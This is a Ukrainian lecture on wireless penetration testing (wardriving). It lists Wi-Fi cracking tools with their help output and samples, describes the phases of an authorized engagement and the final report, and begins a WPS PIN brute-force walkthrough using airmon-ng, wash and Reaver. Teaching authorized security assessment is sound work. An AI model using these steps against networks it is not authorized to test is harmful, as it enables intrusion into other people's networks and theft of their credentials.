

Безпека інтернет речей

Лекція №15

Лекцію проводить
к.т.н. Лимаренко Вячеслав Володимирович
к.т. 066-070-85-86 (Viber, Telegram)

Wardriving

Wardriving — аналіз захищеності бездротових мереж. Wardriving — послуга, яка затребувана серед великих компаній. Аналіз захищеності бездротових мереж повинен виявити недоліки в експлуатації точок доступу та клієнтських пристроїв Wi-Fi для діапазонів 2,4 та 5 ГГц з використанням технологій 802.11a/b/g/n, а також недоліки в архітектурі та організації бездротового доступу. Послуга зводиться до наочної демонстрації того, що потенційний злоумисник, який володіє деякими знаннями, здатний отримати доступ до бездротової мережі, що тестується, або не здатний — якщо недоліків у реалізації немає.

У більшості випадків подібна послуга затребувана в рамках комплексного тестування на проникнення.

Офіційна частина

Перед початком робіт, пов'язаних з бездротовими мережами, етичному хакеру необхідно:

- ❑ погодити дату та час їх проведення
- ❑ розповісти, що саме буде зроблено
- ❑ продублювати усно рядки з ТКП, щоб уникнути непорозуміння.

Насправді зазвичай вся сукупність робіт, які маються на увазі під цією послугою, займає три робочі дні для одного об'єкту.

Об'єкт – поняття відносне, і під ним мається на увазі будинок офісу, в якому замовник може займати довільну кількість поверхів.

Зовнішній Wi-Fi-адаптер

Для аналізу захищеності бездротових мереж ніяк не можна обійтися без зовнішнього адаптера Wi-Fi, який як мінімум має більшу потужність, ніж інтегрована карта. Вибір зовнішнього адаптера – питання просте тільки на перший погляд і залежить від цілей, для яких його планується використовувати.

Вимоги:

- ☐ Швидкість
- ☐ Багатодиапазонність
- ☐ Відносно невеликий розмір
- ☐ Підтримка у Linux

Зовнішній Wi-Fi-адаптер

Для аналізу захищеності бездротових мереж ніяк не можна обійтися без зовнішнього адаптера Wi-Fi, який як мінімум має більшу потужність, ніж інтегрована карта. Вибір зовнішнього адаптера – питання просте тільки на перший погляд і залежить від цілей, для яких його планується використовувати.

Вимоги:

☐ Швидкість

☐ Багатодиапазонність

☐ Відносно невеликий розмір

☐ Підтримка у Linux

☐ Здатність перемикатися в режим моніторингу (*обов'язково*)

☐ Здатність виконувати інжект мережевих пакетів (*бажано*).

- TP-Link WN722N
- Alfa AWUS036H
- Pineapple NANO і TETRA
- ... пристрої з чипами Atheros

Найкращі інструменти для тестування бездротового проникнення на Linux

Інструменти проникнення Wi-Fi допомагають аналізувати кібербезпеку, заглиблюючись у деталі структури безпеки. Перш ніж хакери скористаються цими інструментами для проникнення у систему, розумним рішенням буде перевірити мережу на наявність таких вразливостей. Захист бездротових мереж від зловмисників дуже важливий. З цією метою багато організацій починають використовувати інструменти тестування на проникнення Wi-Fi, щоб виявити вразливість у своїх бездротових мережах.

AIRCRAK-NG



BECAUSE IGNORING UNSAFE AIRWAVES
WON'T MAKE THEM GO AWAY

Найкращі інструменти для тестування бездротового проникнення на Linux

Зламвання паролів Wi-Fi

1. Aircrack-ng
2. Reaver
3. Hashcat
4. Wifiphisher
5. CoWPAtty

Мережеві сканери та зломщики Wi-Fi

1. AirSnort
2. Infernal-Twin
2. Wireshark

Комплексні автоматизовані атаки на Wi-Fi

1. WiFite

Найкращі інструменти для тестування бездротового проникнення на Linux

Aircrack-ng

<https://www.aircrack-ng.org/>

Aircrack-ng, ймовірно, є найкращим вибором для хакерів для проникнення в мережі Wi-Fi і доступу до паролів з метою етичного або неетичного використання. Він популярний серед людей, які хочуть зламати паролі WEP та WPA.

Принцип роботи Aircrack ґрунтується на перехопленні мережевих пакетів з використанням низки надійних алгоритмів. Інструмент збирає достатньо пакетів, щоб відновити пароль за допомогою оптимізованої атаки FMS. Він підтримує більшість бездротових адаптерів та обіцяє забезпечити високий рівень успіху.



```
Applications  Places  Terminal  Sep 13 14:23
wini@kali: ~
> Executing "aircrack-ng --help"

Aircrack-ng 1.6 - (c) 2006-2020 Thomas d'Otreppe
https://www.aircrack-ng.org

usage: aircrack-ng [options] <input file(s)>

Common options:
  -a <amode> : force attack mode (1/WEP, 2/WPA-PSK)
  -e <essid> : target selection: network identifier
  -b <bssid> : target selection: access point's MAC
  -p <nbcpu> : # of CPU to use (default: all CPUs)
  -q        : enable quiet mode (no status output)
  -C <macs> : merge the given APs to a virtual one
  -l <file> : write key to file. Overwrites file.

Static WEP cracking options:
  -c      : search alpha-numeric characters only
  -t      : search binary coded decimal chr only
  -h      : search the numeric key for Fritz!BOX
  -d <mask> : use masking of the key (A1:XX:CF:YY)
  -m <maddr> : MAC address to filter usable packets
  -n <nbits> : WEP key length : 64/128/152/256/512
  -i <index> : WEP key index (1 to 4), default: any
  -f <fudge> : bruteforce fudge factor, default: 2
  -k <korek> : disable one attack method (1 to 17)
  -x or -x0 : disable bruteforce for last keybytes
  -x1      : last keybyte bruteforcing (default)
```


Найкращі інструменти для тестування бездротового проникнення на Linux

Reaver

<https://github.com/t6x/reaver-wps-fork-t6x>

Reaver — це популярний інструмент для проникнення в бездротові мережі, який очолює список інструментів кожного тестера на проникнення. Цей інструмент застосовує атаки шляхом перебору для крадіжки паролів у бездротових мережах, захищених WPA та WPA2. Вихідний код Reaver знаходиться у вільному доступі до Google, але вам необхідно прочитати посібник з його використання, перш ніж приступити до роботи з інструментом. Цей інструмент проникнення Wi-Fi все ще використовується, хоча він давно не оновлювався.

```
wini@kali: ~$ > Executing "reaver -h"

Reaver v1.6.6 WiFi Protected Setup Attack Tool
Copyright (c) 2011, Tactical Network Solutions, Craig Heffner <cheffner@tacnetsol.com>

Required Arguments:
  -i, --interface=<wlan>      Name of the monitor-mode interface to use
  -b, --bssid=<mac>          BSSID of the target AP

Optional Arguments:
  -m, --mac=<mac>            MAC of the host system
  -e, --essid=<ssid>          ESSID of the target AP
  -c, --channel=<channel>    Set the 802.11 channel for the interface (implies -f)
  -s, --session=<file>       Restore a previous session file
  -C, --exec=<command>       Execute the supplied command upon successful pin recovery
  -f, --fixed                 Disable channel hopping
  -S, --5ghz                 Use 5GHz 802.11 channels
  -v, --verbose               Display non-critical warnings (-vv or -vvv for more)
  -q, --quiet                 Only display critical messages
  -h, --help                  Show help

Advanced Options:
  -p, --pin=<wps pin>        Use the specified pin (may be arbitrary string or 4/8 digit WPS pin)
  -d, --delay=<seconds>      Set the delay between pin attempts [1]
  -l, --lock-delay=<seconds> Set the time to wait if the AP locks WPS pin attempts [60]
  -g, --max-attempts=<num>   Quit after num pin attempts
  -x, --fail-wait=<seconds>  Set the time to sleep after 10 unexpected failures [0]
```

Найкращі інструменти для тестування бездротового проникнення на Linux

Hashcat

<https://hashcat.net/hashcat/>

Hashcat — найшвидший у світі зломщик паролів. Він заснований на вбудованому в ядро механізмі правил, який дає можливість використовувати його в найпопулярніших операційних систем. Операційні системи Linux, Windows та macOS, широко підтримують використання Hashcat.

Він поставляється із вбудованою системою тестування та внутрішнім сторожовим таймером. Крім того, він підтримує hex-salt, hex-charset, автоматичне налаштування продуктивності, інтерактивну паузу/відновлення, розподілений злом, використання кількох пристроїв та багато інших функцій.

```
wini@kali: ~$ hashcat --help
hashcat (v6.1.1) starting...

Usage: hashcat [options]... hash[hashfile|hccapxfile [dictionary|mask|directory]]...

- [ Options ] -

Options Short / Long | Type | Description | Example
-----|-----|-----|-----
-m, --hash-type      | Num  | Hash-type, see references below | -m 1000
-a, --attack-mode    | Num  | Attack-mode, see references below | -a 3
-V, --version        |      | Print version
-h, --help           |      | Print help
--quiet             |      | Suppress output
--hex-charset       |      | Assume charset is given in hex
--hex-salt           |      | Assume salt is given in hex
--hex-wordlist       |      | Assume words in wordlist are given in hex
--force             |      | Ignore warnings
--status            |      | Enable automatic update of the status screen
--status-json       |      | Enable JSON format for status output
--status-timer      | Num  | Sets seconds between status screen updates to X | --status-timer=1
--stdin-timeout-abort | Num  | Abort if there is no input from stdin for X seconds | --stdin-timeout-abort=300
--machine-readable  |      | Display the status view in a machine-readable format
--keep-guessing     |      | Keep guessing the hash after it has been cracked
--self-test-disable |      | Disable self-test functionality on startup
--loopback          |      | Add new plains to induct directory
--markov-hcstat2    | File | Specify hcstat2 file to use | --markov-hcstat2=my.hcstat2
```


Найкращі інструменти для тестування бездротового проникнення на Linux

Wifihisher

<https://github.com/wifiphisher/wifiphisher>

Wifihisher — ще один чудовий інструмент для злому паролів та створення підроблених точок доступу. Тестери проникнення можуть використовувати такі підроблені точки доступу для червоної команди та тестування безпеки Wi-Fi. Цей інструмент дозволяє швидко зайняти позицію посередника у боротьбі з клієнтами Wi-Fi

доступу. Цей інструмент корисний у налаштуваннях веб-фішингових атаках, зараженні станцій шкідливим ПЗ і виконанні автоматичних фішингових атак залежно від ваших уподобань та вимог. Хакери використовують цей інструмент для крадіжки паролів Wi-Fi. Він знаходиться у вільному доступі.



```
wifiphisher


[*] hostapd not found in /usr/sbin/hostapd, install now? [y/n] y
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following NEW packages will be installed:
  hostapd
0 upgraded, 1 newly installed, 0 to remove and 0 not upgraded.
Need to get 539 kB of archives.
After this operation, 1,419 kB of additional disk space will be used.
Get:1 http://http.kali.org/kali/ sana/main hostapd amd64 1:2.3-1+deb8u1 [539 kB]
Fetched 539 kB in 24s (21.7 kB/s)
Selecting previously unselected package hostapd.
(Reading database ... 322975 files and directories currently installed.)
Preparing to unpack .../hostapd_1%3a2.3-1+deb8u1_amd64.deb ...
Unpacking hostapd (1:2.3-1+deb8u1) ...
Processing triggers for systemd (215-17+deb8u1) ...
Processing triggers for man-db (2.7.0.2-5) ...
```


Найкращі інструменти для тестування бездротового проникнення на Linux

CoWPAtty

<https://sourceforge.net/projects/cowpatty/>

cowPatty працює за принципом автоматичних офлайн-атак за словником. Інструмент містить компакт-диск Auditor, який спрощує використання інструменту для зламування мереж WPA-PSK. Інструмент простий у використанні, але працює дуже повільно, що є суттєвим недоліком. Він працює зі списком слів, що містить паролі, які використовуються при атаках. Як хакер, ви не можете зламати мережу доти, доки пароль не буде доступний у списку слів пароля. Хоча цей процес може зробити всю концепцію безпечною, це повільний інструмент, який незабаром випадає зі списку інтересів кожного пентестера.



```
root : cowpatty
File Edit View Bookmarks Settings Help
root@ht:~# cowpatty -f /pentest/passwords/wordlists/darkc0de.lst -r /root/cowpatty-01.cap -s Mandela2
cowpatty 4.6 - WPA-PSK dictionary attack: <jwright@hasborg.com>

Collected all necessary data to mount crack against WPA2/PSK passphrase.
Starting dictionary attack. Please be patient.
key no. 1000: 012ih0n
key no. 2000: 070mi714n
key no. 3000: 0d0n746124
key no. 4000: 0pini0n47iv3n355
key no. 5000: 0v31212i07
key no. 6000: 0v312bu9
key no. 7000: 0vi6312m
key no. 8000: 1 ARSENIAN
key no. 9000: 1 BEVERLE
key no. 10000: 1 BUDROS
key no. 11000: 1 CIAGLO
key no. 12000: 1 DELLER
key no. 13000: 1 ELSBERND
key no. 14000: 1 FUMAGALLI
key no. 15000: 1 GROENSTEIN
key no. 16000: 1 HESSELGREN
key no. 17000: 1 JONATHON
key no. 18000: 1 KOJNOK
key no. 19000: 1 LESKAR
```


Найкращі інструменти для тестування бездротового проникнення на Linux

AirSnort

<https://sourceforge.net/projects/airsnort/>

AirSnort займає високі позиції, особливо коли йдеться про надання набору доступних інструментів проникнення Wi-Fi для мереж WEP. Одним з основних недоліків є те, що він працює тільки з мережами WEP, що, як і раніше, викликає розчарування з огляду на його список корисних функцій. AirSnort збирає, досліджує та складає ключі шифрування

після збору достатньої кількості мережевих пакетів. Це простий у використанні інструмент для операційних систем Linux та Windows. На жаль, як і у випадку з **Reaver**, цей інструмент уже деякий час не оновлюється.




```
wini@kali: ~  
(wini@kali)-[~]  
└─$ snort --help  
  
--> Snort! <*-  
o'-'-  
  '-'  
Version 2.9.15.1 GRE (Build 15125)  
By Martin Roesch & The Snort Team: http://www.snort.org/contact#team  
Copyright (C) 2014-2019 Cisco and/or its affiliates. All rights reserved.  
Copyright (C) 1998-2013 Sourcefire, Inc., et al.  
Using libpcap version 1.10.0 (with TPACKET_V3)  
Using PCRE version: 8.39 2016-06-14  
Using ZLIB version: 1.2.11  
  
USAGE: snort [-options] <filter options>  
Options:  
-A      Set alert mode: fast, full, console, test or none (alert file alerts only)  
        "unsock" enables UNIX socket logging (experimental).  
-b      Log packets in tcpdump format (much faster!)  
-B <mask> Obfuscated IP addresses in alerts and packet dumps using CIDR mask  
-c <rules> Use Rules File <rules>  
-C      Print out payloads with character data only (no hex)  
-d      Dump the Application Layer  
-D      Run Snort in background (daemon) mode  
-e      Display the second layer header info  
-f      Turn off fflush() calls after binary log writes  
-F <bpf> Read BPF filters from file <bpf>  
-g <gname> Run snort gid as <gname> group (or gid) after initialization  
-G <oxid> Log Identifier (to uniquely id events for multiple snorts)  
-h <help> Get help network <help>
```

Найкращі інструменти для тестування бездротового проникнення на Linux

Infernal-Twin

<https://github.com/entropy1337/infernal-twin>

Основна мета розробки інструменту пентестингу Infernal-Twin — автоматизувати атаку шляхом створення точок доступу. Ці точки доступу відстежують мережеву взаємодію та отримують бажані результати для користувачів. Зловмисники встановлюють фіктивні точки доступу Wi-Fi, вони виконують роботу з відстеження трафіку користувача. Підроблені точки доступу створюються для доступу до мережі, і намагаються вкрати облікові дані Wi-Fi мережі та інші важливі дані. Він постачається з усіма основними функціями, необхідними для зламування бездротової мережі. Незалежно від того, чи використовує людина WEP, WPA або WPA2, будьте впевнені, що Infernal-Twin принесе вам успіх.



Найкращі інструменти для тестування бездротового проникнення на Linux

Wifite

<https://github.com/derv82/wifite2>

WiFite – може атакувати зашифровані мережі WEP, WPA/WPA2 та WPS. Він налаштовується лише кількома аргументами. Мета Wifite – бути інструментом бездротового аудиту за принципом «встановив та забув». Програма повністю автономно відправлятиме пакети деаутентифікації, захоплюватиме рукописання, перебиратиме паролі, перебиратиме піни WPS і намагатиметься використовувати WPS PixieDust, проводити різноманітні атаки на WEP. Причому програма розпочинатиме атаку на найслабкіші технології і, у разі невдачі, переходитиме до більш захищених. Залежно від успіху, результатом роботи програми може стати отримання пароля у відкритому вигляді або захоплених файлів рукописань – які потрібно брутфорсити для отримання пароля у відкритому вигляді. WiFite – мабуть, найкраща програма для новачків. За співвідношенням «витрачені зусилля/отриманий результат» wifite немає рівних.

```
root@mtx:/home/wifi# wifite

WiFite v2 (r85)
automated wireless auditor
designed for Linux

[+] scanning for wireless devices...
[+] initializing scan (mon0), updates at 5 sec intervals, CTRL+C when ready.
[0:00:04] scanning wireless networks. 0 targets and 0 clients found

[+] scanning (mon0), updates at 5 sec intervals, CTRL+C when ready.
```

NUM	ESSID	CH	ENCR	POWER	WPS?	CLIENT
1	yuqin	1	WPA2	55db	wps	
2	dlink	6	WPA2	31db	no	client
3	GLF2546	3	WPA2	30db	no	
4	TP-LINK_71536C	6	WPA2	20db	no	
5	cpw	9	WPA2	19db	wps	
6	ChinaNet-601	6	WPA	18db	wps	
7	MERCURY_8A14CA	11	WPA2	16db	wps	
8	loeb	1	WPA2	16db	wps	
9	Tenda_37C610	9	WPA	15db	no	client
10	TP-LINK_5B4B1E	6	WEP	15db	no	
11	FanGunBa_2B	7	WPA	15db	no	
12	ChinaNet-kbQ2	6	WPA	14db	wps	
13	d-link-502	11	WPA2	14db	no	
14	ChinaNet-fJY2	6	WPA	14db	wps	
15	TP-LINK_Gun	6	WPA2	14db	wps	
16	hzyh	6	WPA2	14db	wps	
17	quang1666666	6	WPA2	13db	no	

Практика Wardriving-у. Етап 1

Після того, як усі деталі та нюанси обговорені, у призначений день пентестер з'являється в офісі замовника та проводить «*рекон*» (розвідку) щодо бездротових мереж, доступних на території.

Рекон передбачає складання списку всіх доступних бездротових мереж, а також збір інформації про них та їх клієнтів. Насправді така розвідка означає запуск *airodump* і неспішну прогулянку територією офісу. Краще давати зрозумілі імена файлам, які генерує *airodump*, наприклад, *floor_1_openspace*. Надалі така звичка може істотно спростити пошук місця, де був сигнал від точки доступу, що цікавить.

Принагідно бажано відзначати, які саме точки доступу були в безпосередній близькості від шляху. Якщо в будівлі є й інші орендарі, це допоможе визначити, чи знаходиться точка в офісі замовника. В результаті маємо список бездротових мереж, доступних на території потрібного офісу, а також їх характеристики (BSSID, CH, ENC, CIPHER, AUTH, ESSID, WPS). На рекон у великій організації може піти кілька годин.

Після рекону необхідно обговорити з технічним спеціалістом замовника список точок доступу, що виявлені. На цьому етапі, використовуючи отриману інформацію, можна виявити всі точки доступу, які, можливо, несанкціоновано підключені до ЛВС замовника.

Практика Wardriving-у. Етап 1

Крім території офісу, необхідно зібрати дані з усіх публічно доступних місць будівлі, в якій розташований офіс, а також у теорії та по можливості на практиці оцінити шанси на те, що сигнал буде доступний поза будівлею.

На підставі інформації, що отримана на етапі рекону, етичний хакер становить для себе список завдань, кожне з яких відображає BSSID та ESSID точки доступу, а також вектори атак, які можуть бути реалізовані щодо неї.

Наприклад, *task1/00:11:22:33:44:55/corp_wifi/WPA**PSK_handshake_pwn* — на точці використовується WPA, вектор атаки — спробувати перехопити хендшейк та встановити значення ключа. Грубо кажучи, подібний список завдань надалі можна використовувати як опору під час підготовки опису моделі порушника.

Практика Wardriving-у. Етап 1

Після завершення розвідки, поточна картина захищеності бездротових мереж майже повністю зрозуміла. Наступне завдання етичного хакера – продемонструвати недоліки, які були виявлені ним на попередньому етапі. Основна мета демонстрації – отримання доступу до бездротової мережі. Мається на увазі не лише успішне підключення до мережі – мережа може бути взагалі відкрита для всіх бажаючих (наприклад, готельний Wi-Fi з автентифікацією після підключення), а саме отримання повноцінної роботи з мережею нарівні з легітимними користувачами. У хід йде все – від брутфорсу WPS (сучасний аналог WEP за простотою вектора атаки) до перехоплення та брутфорсу хендшейків та підняття фейкової точки доступу. На цьому етапі необхідно найповніше продемонструвати на практиці та задокументувати можливість (або неможливість) проведення тих чи інших атак.

Практика Wardriving-у. Етап 2

Другий етап розпочинається із взаємодії з обчислювальними потужностями, які були опрацьовані брутфорсом. Якщо зазначені значення знайдені – добре, якщо ні – не варто засмучуватися: це означає, що вони не такі прості.

Після збору всієї інформації необхідно зустрітися із замовником і технічним контактом замовника, щоб обговорити поточний статус – пояснити, чи вдалося отримати несанкціонований доступ чи ні і чому. Наприкінці цієї зустрічі пентестер запитує дані для підключення всіх перелічених бездротових мереж, а також конфігурації точок доступу (якщо це можливо) для подальшого аналізу. Ось тут уже можна зрозуміти, якими були реальні шанси на успіх брутфорсу :). Ці дані необхідні для аналізу захищеності інфраструктурних ресурсів, і навіть аналізу захищеності мережі на каналному рівні.

Практика Wardriving-у. Етап 2

Бездротові мережі в організаціях можна розділити на два основні типи:

- Гостьові
- Корпоративні.

Гостьові мережі додатково досліджуються на можливість отримати доступ до корпоративної мережі. Перевірка всіх бездротових мереж — справа довга, тож розслабитися не вийде. Рекомендую проводити подібні роботи з кількох ноутбуків, щоб аналізувати кілька мереж одночасно. У більшості випадків саме завдання тривіальне та нудне. На підготовку звіту піде від одного до трьох робочих днів залежно від кількості інформації, яку потрібно відобразити.

Практика Wardriving-у. Етап 2

Не слід забувати, що обов'язковою умовою виконання робіт є дотримання принципів

- Конфіденційності
- Цілісності
- Доступності інформації.

У цьому випадку особливо потрібно відзначити принцип доступності інформації: багато хто нехтує цим на етапі демонстрації атак на бездротові мережі, наприклад, безжально відправляючи тоннами пакети de-auth.

Цей процес нескладно автоматизувати – це дасть вигравш у часі. Наприкінці робочого дня всі дані, які можна спробувати форсувати в офлайн (наприклад, WPA handshake), відправляються на брутфорс, якщо це не було зроблено раніше.

Практика Wardriving-у. Підготовка звіту

За підсумками аналізу захищеності бездротових мереж етичний хакер надає замовнику звіт.

У ньому має бути відображена як мінімум наступна інформація:

- список точок бездротового доступу, що не відповідають стандартам інформаційної безпеки (використання методів захисту, для яких є документовані методи обходу, відсутність механізмів захисту тощо);
- опис усіх (вдалих та невдалих) спроб несанкціонованого доступу до бездротових мереж замовника;
- опис проблем, які дозволили здійснити несанкціонований доступ, а також рекомендації щодо їх усунення;
- опис проблем, виявлених в результаті аналізу захищеності інфраструктури та каналного рівня, та рекомендації щодо їх усунення;
- опис помилок у конфігурації пристроїв точок доступу бездротових мереж (якщо застосовується);
- радіус дії бездротових мереж (якщо застосовно);
- список виявлених несанкціонованих точок доступу (якщо застосовується).

Практика Wardriving-у. Підготовка звіту

За підсумками аналізу захищеності бездротових мереж етичний хакер надає замовнику звіт.

У ньому має бути відображена як мінімум наступна інформація:

- список точок бездротового доступу, що не відповідають стандартам інформаційної безпеки (використання методів захисту, для яких є документовані методи обходу, відсутність механізмів захисту тощо);
- опис усіх (вдалих та невдалих) спроб несанкціонованого доступу до бездротових мереж замовника;
- опис проблем, які дозволили здійснити несанкціонований доступ, а також рекомендації щодо їх усунення;
- опис проблем, виявлених в результаті аналізу захищеності інфраструктури та каналного рівня, та рекомендації щодо їх усунення;
- опис помилок у конфігурації пристроїв точок доступу бездротових мереж (якщо застосовується);
- радіус дії бездротових мереж (якщо застосовно);
- список виявлених несанкціонованих точок доступу (якщо застосовується).

Практика Wardriving-у. Загалом

Насправді більшість бездротових мереж сконфігуровані майже однаково, і, схожі, проблеми, як і шляхи їх усунення. До того ж, нові методи атак щодо механізмів захисту бездротових мереж – штука в поточних реаліях дуже рідкісна. Так що більшість робіт, які йдуть за [реконом](#) та [збором звітних матеріалів](#), зводиться до грамотного складання звітів з готових шаблонів.



Wardriving. Протоколи Безпеки Wi-Fi

1. **WEP** (провідний еквівалент конфіденційності). Це ранній протокол безпеки, який використовувався для бездротової мережі. Розроблено у 1999 році. Використовує 40-бітний ключ шифрування. Було виявлено, що шифрування, що використовується, вразливе і небезпечне.

2. **WPA** (захищений доступ Wi-Fi). Він був розроблений для вирішення проблем WEP. WPA набагато краще, ніж WEP, тому що він використовує більш надійний метод шифрування, який називається TKIP (протокол цілісності тимчасового ключа), і TKIP динамічно змінює свої ключі в міру їх використання, що забезпечує цілісність даних. Сьогодні WPA застарів, тому що TKIP мав деякі вразливості.

Wardriving. Протоколи Безпеки Wi-Fi

3. **WPA2**. Він був розроблений для забезпечення більшої безпеки, ніж WPA. WPA використовує AES (розширений стандарт шифрування). AES використовує симетричний алгоритм шифрування, що робить його досить сильним, щоб протистояти атаці грубої сили.

4. **WPA3**. Він був представлений у 2018 році і, згідно з офіційним веб-сайтом Wi-Fi <https://www.wi-fi.org/>, надає ринку передові протоколи безпеки. Стандарт WPA3 також замінює обмін попередніми загальними ключами (PSK) на обмін одночасною автентифікацією рівних (SAE) – метод, спочатку представлений в IEEE 802.11s, що забезпечує безпечніший початковий обмін ключами в особистому режимі та секретність пересилання. Wi-Fi Alliance також стверджує, що WPA3 усуне проблеми безпеки, пов'язані зі слабкими паролями, та спростить процес налаштування пристроїв без інтерфейсу дисплея.

Wardriving. Практичні приклади.

Злам WI-FI WPS за допомогою Reaver

Wi-Fi Protected Setup (захищена установка, WPS) – це стандарт (а також протокол) напіваавтоматичного підключення до бездротової мережі Wi-Fi. Цей протокол був придуманий для того, щоб спростити підключення до бездротової мережі. У результаті він справді спростив підключення до мережі. Причому всім. Для зломисника він також спростився.

Хоч у коді WPS 8 знаків, але 8-й знак це контрольна сума, а також у протоколі є вразливість, яка дозволяє перевіряти пін-код блоками, а не повністю. Перший блок 4 цифри та другий блок 3 цифри, разом виходить $9999 + 999 = 10998$ комбінацій.



Wardriving. Практичні приклади.

Злам WI-FI WPS за допомогою Reaver

Для підбору ключа використовуємо дистриб'ютив Linux Kali. *Reaver* та інші утиліти в нього вже вбудовані.

Для початку зробимо підготовчі кроки. Проскануємо Wi-Fi діапазон на наявність точок із потрібним типом авторизації. Для цього переведемо адаптер в режим моніторингу (вважатимемо, що Wi-Fi адаптер це **wlan0**):

```
airmon-ng start wlan0
```

У виведенні команди побачимо ім'я віртуального інтерфейсу як моніторингу (зазвичай перший такий інтерфейс це **mon0**). Тепер проскануємо навколишні мережі:

```
wash -i mon0
```

Wardriving. Практичні приклади.

Злам WI-FI WPS за допомогою Reaver

Побачимо список мереж, які підтримують WPS. Надалі буде потрібно BSSID мережі з першої колонки.

```
Wash v1.4 WiFi Protected Setup Scan Tool
